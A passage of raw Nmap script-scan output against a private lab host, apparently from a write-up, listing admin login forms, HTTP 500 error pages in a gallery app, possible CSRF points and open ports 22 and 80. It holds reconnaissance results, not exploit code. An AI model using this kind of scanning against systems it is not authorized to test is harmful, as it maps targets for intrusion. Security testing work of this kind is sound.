|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.202.131
|   url
method
|   http://192.168.202.131:80/index.php?system=Admin
FORM
|   http://192.168.202.131:80/index.php?
system=Admin&page=loginSubmit  FORM
|_  http://192.168.202.131:80/gallery/gadmin/
FORM
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-errors:
```

```
| Spidering limited to: maxpagecount=40;
withinhost=192.168.202.131
|   Found the following error pages:
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/
|
|   Error Code: 500
|
http://192.168.202.131:80/gallery/p.php/themes/black/styl
e.css
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/index.php
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/vote.php?
id=5&vote=2&from=%2Fgallery%2Fp.php%2F5%3F
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/vote.php?
id=5&vote=3&from=%2Fgallery%2Fp.php%2F5%3F
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/vote.php?
id=5&vote=4&from=%2Fgallery%2Fp.php%2F5%3F
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/p.php/4
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/g.php/p.php/5
```

```
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/gadmin
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/g.php/g.php/1
|
|   Error Code: 500
|
http://192.168.202.131:80/gallery/g.php/recent.php
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/g.php/p.php/3
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/vote.php?
id=5&vote=5&from=%2Fgallery%2Fp.php%2F5%3F
|
|   Error Code: 500
|
http://192.168.202.131:80/gallery/p.php/themes/black/java
script.js
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/login.php
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/recent.php
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/5
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/index.php
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/g.php/1
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/g.php/1
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/3
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/4
|
|   Error Code: 500
|       http://192.168.202.131:80/gallery/p.php/vote.php?
id=5&vote=1&from=%2Fgallery%2Fp.php%2F5%3F
|
|   Error Code: 500
|
http://192.168.202.131:80/gallery/p.php/recent.php
|
|   Error Code: 500
|_      http://192.168.202.131:80/gallery/g.php/p.php/4
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.202.131
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.202.131:80/index.php?
system=Admin
```

```
|     Form id: contactform
|     Form action: index.php?
system=Admin&page=loginSubmit
|
|     Path: http://192.168.202.131:80/gallery/
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.202.131:80/index.php?
system=Admin&page=loginSubmit
|     Form id: contactform
|     Form action: index.php?
system=Admin&page=loginSubmit
|
|     Path: http://192.168.202.131:80/gallery/index.php
|     Form id:
|     Form action: login.php
|
|     Path: http://192.168.202.131:80/gallery/gadmin/
|     Form id: username
|     Form action: index.php?task=signin
|
|     Path: http://192.168.202.131:80/index.php?
system=Blog&post=1281005380
|     Form id: commentform
|_    Form action:

Host script results:
|_dns-brute: Can't guess domain of "192.168.202.131"; use
dns-brute.domain script argument.
|_fcrdns: FAIL (No PTR record)
|_clock-skew: -5h00m01s
```

```
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|_    l2.apews.org - FAIL
| port-states:
|   tcp:
|     open: 22,80
|_    closed: 1-21,23-79,81-65535

Post-scan script results:
| reverse-index:
|   22/tcp: 192.168.202.131
|_  80/tcp: 192.168.202.131
Read data files from: /usr/bin/../share/nmap
# Nmap done at Sun Jan  1 23:26:03 2023 -- 1 IP address
(1 host up) scanned in 417.03 seconds
```

Scan
